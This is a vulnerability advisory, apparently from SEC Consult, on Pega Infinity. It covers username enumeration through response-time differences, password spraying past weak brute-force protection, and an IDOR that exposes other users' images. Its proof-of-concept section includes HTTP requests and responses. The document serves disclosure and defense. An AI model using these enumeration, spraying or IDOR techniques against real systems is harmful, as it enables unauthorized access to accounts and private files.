Management summary
An attacker could distinguish between valid and invalid usernames based on the server's response time which can be used for username enumeration in the PEGA Infinity platform. An weak brute force protection enabled password spraying attacks, in which the same password is tested against many different usernames, potentially granting unauthorized access to user accounts. Additionally, an Insecure Direct Object Reference (IDOR) vulnerability could be used to read image files from other users without setting the option to share the images with others.
Vendor description
"We are Pega- The enterprise transformation company.™ Our enterprise AI decisioning and workflow automation platform delivers business transforming value. Together, we partner with the world’s largest organizations to Build for Change®."
Source: https://www.pega.com/about
Business recommendation
The vendor provides a patch which should be installed immediately.
SEC Consult highly recommends to perform a thorough security review of the product conducted by security professionals to identify and resolve potential further security issues.
Vulnerability overview/description
1) Weak Brute-Force protection for login page (CVE-2025-62181)
The application's login form implements a weak login brute-force protection mechanism, which is only effective against multiple login attempts using different passwords. Attacks using the same password on different users and username enumeration are therefore not prevented.
An attacker can perform the following attacks:
- Username Enumeration: An attacker can test a large list of potential usernames against the login mechanism and distinguish between valid and invalid usernames based on the server's response time.
- Password Spraying: In a password spraying attack, the same password is tested against many different usernames, potentially granting unauthorized access to user accounts in the worst-case scenario. To exploit this vulnerability, an attacker could, for example, create a script that uses the most common passwords and a list of known valid usernames to attempt authentication.
2) Insecure Direct Object Reference (IDOR) (CVE-2025-9559)
An Insecure Direct Object Reference (IDOR) occurs when an application grants direct access to objects based on user input without performing sufficient authorization checks. As a result, attackers can bypass authorization and directly access system resources, such as files. In this case the IDOR vulnerability can be used to read image files from other users without setting the option to share the images with others.
Proof of concept
1) Weak Brute-Force protection for login page (CVE-2025-62181)
This is an invalid login request:
POST /XXX/app/default/CHhSc-bWE3BYCBUOUq46CjlmQt_t3VKg*/!STANDARD HTTP/1.1
Host: [...]
Cookie: Pega-RULES=[...]; JSESSIONID=[...]; ROUTEID=[...]
[...]
pzAuth=guest&UserIdentifier=PentestBenutzer_1&Password=invalid_password&pyActivity%3DCode-Security.Login=&lockScreenID=&lockScreenPassword=&newPassword=&confirmNewPassword=
The server response for a valid username shows a significantly higher response time compared to responses with invalid usernames. An attacker can use a large list of potential usernames in a script to enumerate valid usernames, as illustrated in the following example, see the following figure 1:

Figure 1: Response time table
In less than a minute, 8,000 invalid authentication attempts were made from the same IP address using different usernames and the same password.
Password Spraying
After enumerating valid usernames, an attacker can execute a password spraying attack by using the same request method as for username enumeration. A script is used to test the same password across many different usernames without triggering the brute-force protection. During this attack, 8,000 invalid authentication attempts were again made from the same IP address in under a minute, using different usernames and the same password. The attacker would repeat this attack with a list of valid usernames and common passwords
until a successful login is found. As shown in the following example, the attack was successful with the username PentestBenutzer_1.
See the following figure 2:

Figure 2: Password spraying attack
2) Insecure Direct Object Reference (IDOR) (CVE-2025-9559)
In order to verify this vulnerability, e.g. a test user "user_1" is logged in:
POST /XXX/app/default/CHhSc-bWE3BYCBUOUq46CjlmQt_t3VKg*/!STANDARD HTTP/1.1
Host: [...]
Cookie: p_unknown=true%7Bapp%7D; Pega-RULES[...]; JSESSIONID=[...]; ROUTEID=[...]
[...]
pzAuth=guest&UserIdentifier=user_1&Password=[...]&pyActivity%3DCode-Security.Login=&lockScreenID=&lockScreenPassword=&newPassword=&confirmNewPassword=
The user receives the following Pega-RULES session cookie:
HTTP/1.1 303 See Other
Date: Thu, 12 Dec 2024 13:36:53 GMT
[...]
SET-COOKIE: Pega-RULES=%09%7Bpd%7DAAAABr3F5Rfo8PLlkIsDNLwSbSZ0HFLGwnS6[...]; Path=[...]; Secure; HttpOnly; SameSite=Lax;
X-Content-Type-Options: nosniff
Connection: close
Another user "user_2" uploads an image, which is a two step process:
POST /XXX/app/XXX/bJXRcBOqwaiAstqd8LVSHIEMFNxpnKrvbr_zZRJ5OsQ*/!DCSPA_UserPortal?pyActivity=ReloadSection&pzTransactionId=b1f46a71d9635ab261358a8a4a9cbfdb&pzFromFrame=pyWorkPage&pzPrimaryPageName=pyWorkPage&pzKeepPageMessages=false&strPHarnessClass=XXX&strPHarnessPurpose=Review&UITemplatingStatus=Y&StreamName=pzBrowseDocument&BaseReference=pyAttachmentPage&StreamClass=Rule-HTML-Section&bClientValidation=true&FormError=NONE&pyCustomError=pyCaseErrorSection&PreActivity=pzUploadFileToADocument&HeaderButtonSectionName=-1&PagesToRemove=&pzHarnessID=HIDAA6704B0D23A3D2ABE9B1450BC6F31C4&inStandardsMode=true&AJAXTrackID=1&PreDataTransform= HTTP/1.1
Host: [...]
Cookie: Pega-Perf=itkn=5; Pega-RULES[...]; JSESSIONID=p_MM8f2VfKMT5sKhvtIc5_tNIt_foyBkqcpUIVW0.[...]; ROUTEID=[...]
Content-Length: 32973
[...]
------WebKitFormBoundaryTll7wmP4P42lbosV
Content-Disposition: form-data; name="$PpyAttachmentPage$ppxAttachName"; filename="cat.png"
Content-Type: image/png
PNG
[...]
The upload is finalized with a second HTTP POST request:
POST /XXX/app/XXX/bJXRcBOqwaiAstqd8LVSHIEMFNxpnKrvbr_zZRJ5OsQ*/!DCSPA_UserPortal?pzTransactionId=b1f46a71d9635ab261358a8a4a9cbfdb&pzFromFrame=pyWorkPage&pzPrimaryPageName=pyWorkPage&AJAXTrackID=1 HTTP/1.1
Host: [...]
Cookie: Pega-Perf=itkn=7&start; Pega-RULES=[...]; JSESSIONID=p_MM8f2VfKMT5sKhvtIc5_tNIt_foyBkqcpUIVW0.[...]; ROUTEID=[...]
Content-Length: 2655
[...]
pyActivity=SubmitModalFlowAction&EXPANDEDLGLayoutGrouppyEnterCaseDetailsS1=2&LGTypeLGLayoutGrouppyEnterCaseDetailsS1=tab&appendUniqueIdToFileName=true&$PpyAttachmentPage$ppxAttachName=&$PAddRecentContent$ppyLabel=cat&$PAddRecentContent$ppyDocumentAccessibleTo=Context&$PAddRecentContent$ppyDocumentContextLabel=XXX&$PAddRecentContent$ppyTopCaseID=FE-1001&$PAddRecentContent$ppyCaseContext=XXX&$PAddRecentContent$ppyClassContext=XXX&$PAddRecentContent$ppyContextType=Case&$PAddRecentContent$ppyContent=&$PAddRecentContent$ppyDescription=&$OCompositeGadget=&$OControlMenu=&$ODesktopWrapperInclude=&$ODeterminePortalTop=&$ODeveloperAssistant=&$ODynamicContainerFrameLess=&$ODynamicLayout=&$ODynamicLayoutCell=&$OEvalDOMScripts_Include=&$OForm=&$OGapIdentifier=&$OHarness=&$OHarnessStaticJSEnd=&$OHarnessStaticJSStart=&$OHarnessStaticScriptsClientValidation=&$OHarnessStaticScriptsExprCal=&$OLaunchFlow=&$OMenuBar=&$OMenuBarOld=&$OMicroDynamicContainer=&$OMobileAppNotify=&$OOperatorPresenceStatusScripts=&$OPMCPortalStaticScripts=&$ORepeatingDynamicLayout=&$ORepeatingGrid=&$OSessionUser=&$OSurveyStaticScripts=&$OWorkformStyles=&$Ocosmoslocale=&$OmenubarInclude=&$OpxButton=&$OpxDisplayText=&$OpxDropdown=&$OpxDynamicContainer=&$OpxGrid=&$OpxGridBody=&$OpxGridDataCell=&$OpxGridDataRow=&$OpxGridHeaderCell=&$OpxGridHeaderRow=&$OpxHarnessContent=&$OpxHidden=&$OpxIcon=&$OpxLayoutContainer=&$OpxLayoutHeader=&$OpxLink=&$OpxMenu=&$OpxMicroDynamicContainer=&$OpxNonTemplate=&$OpxSection=&$OpxTextInput=&$OpxVisible=&$OpxWorkArea=&$OpxWorkAreaContent=&$OpxWorkAreaHeader=&$OpyDirtyCheckConfirm=&$OpyWorkFormStandardEnd=&$OpyWorkFormStandardStart=&$Opycosmoscustomstyles=&$OpzAppLauncher=&$OpzDecimalInclude=&$OpzFrameLessDCScripts=&$OpzHarnessInlineScriptsEnd=&$OpzHarnessInlineScriptsStart=&$OpzMicroDynamicContainerScripts=&$OpzPegaCompositeGadgetScripts=&$OpzRuntimeToolsBar=&$Opzpega_ui_harnesscontext=&$Ordlincludes=&$OxmlDocumentInclude=&$OLGBundle=&$OLayoutGroup=&$OPegaSocial=&$OpxHeaderCell=&$OpxTextArea=&$Opycosmoscustomscripts=&$Opzcosmosuiscripts=&$Opzpega_control_attachcontent=&$OAttachmentActions=&$OAttachmentInlineView=&$OExternalViewerJS=&$OContainerDynamicLayoutGroup=&$ODynamicLayoutGroup=&$Olayoutgroupincludes=&$OpxAutoComplete=&$OpxRadioButtons=&$OpzAutoCompleteAGIncludes=&$OpzCKEditorScripts=&actionName=pzManageRecentContent&KeepMessages=false&FormError=NONE&pyCustomError=pyCaseErrorSection&modalSection=pyFlexModalTemplate&bIsOverlay=false&InterestPage=pyWorkPage&HarnessType=NEW&UITemplatingStatus=Y&pzHarnessID=HIDAA6704B0D23A3D2ABE9B1450BC6F31C4&inStandardsMode=true
Now user_1 requests the image uploaded by user_2:
GET /XXX/app/XXX/datacontent/image/DOCUMENT/DOC-1008.png HTTP/1.1
Host: [...]
Cookie: Pega-RULES=%09%7Bpd%7DAAAABr3F5Rfo8PLlkIsDNLwSbSZ0HFLGwnS6[...]; JSESSIONID=cp7pHh8XQZvwMBc-vQ9JtZFJ5c4BEzYhWFLdcM0A.[...]; ROUTEID=[...]
Connection: close
The server responds with the requested image:
HTTP/1.1 200 OK
Date: Thu, 12 Dec 2024 14:01:39 GMT
[...]
‰PNG
[...]
User_1 can read all uploaded images of user_2 by guessing the filenames and accessing them directly.
Vulnerable / tested versions
According to the vendor, the following versions are vulnerable:
- CVE-2025-62181: Pega Platform versions 7.1.0 through Infinity 25.1.0
- CVE-2025-9559: Pega Platform versions 8.7.5 to Infinity 24.2.2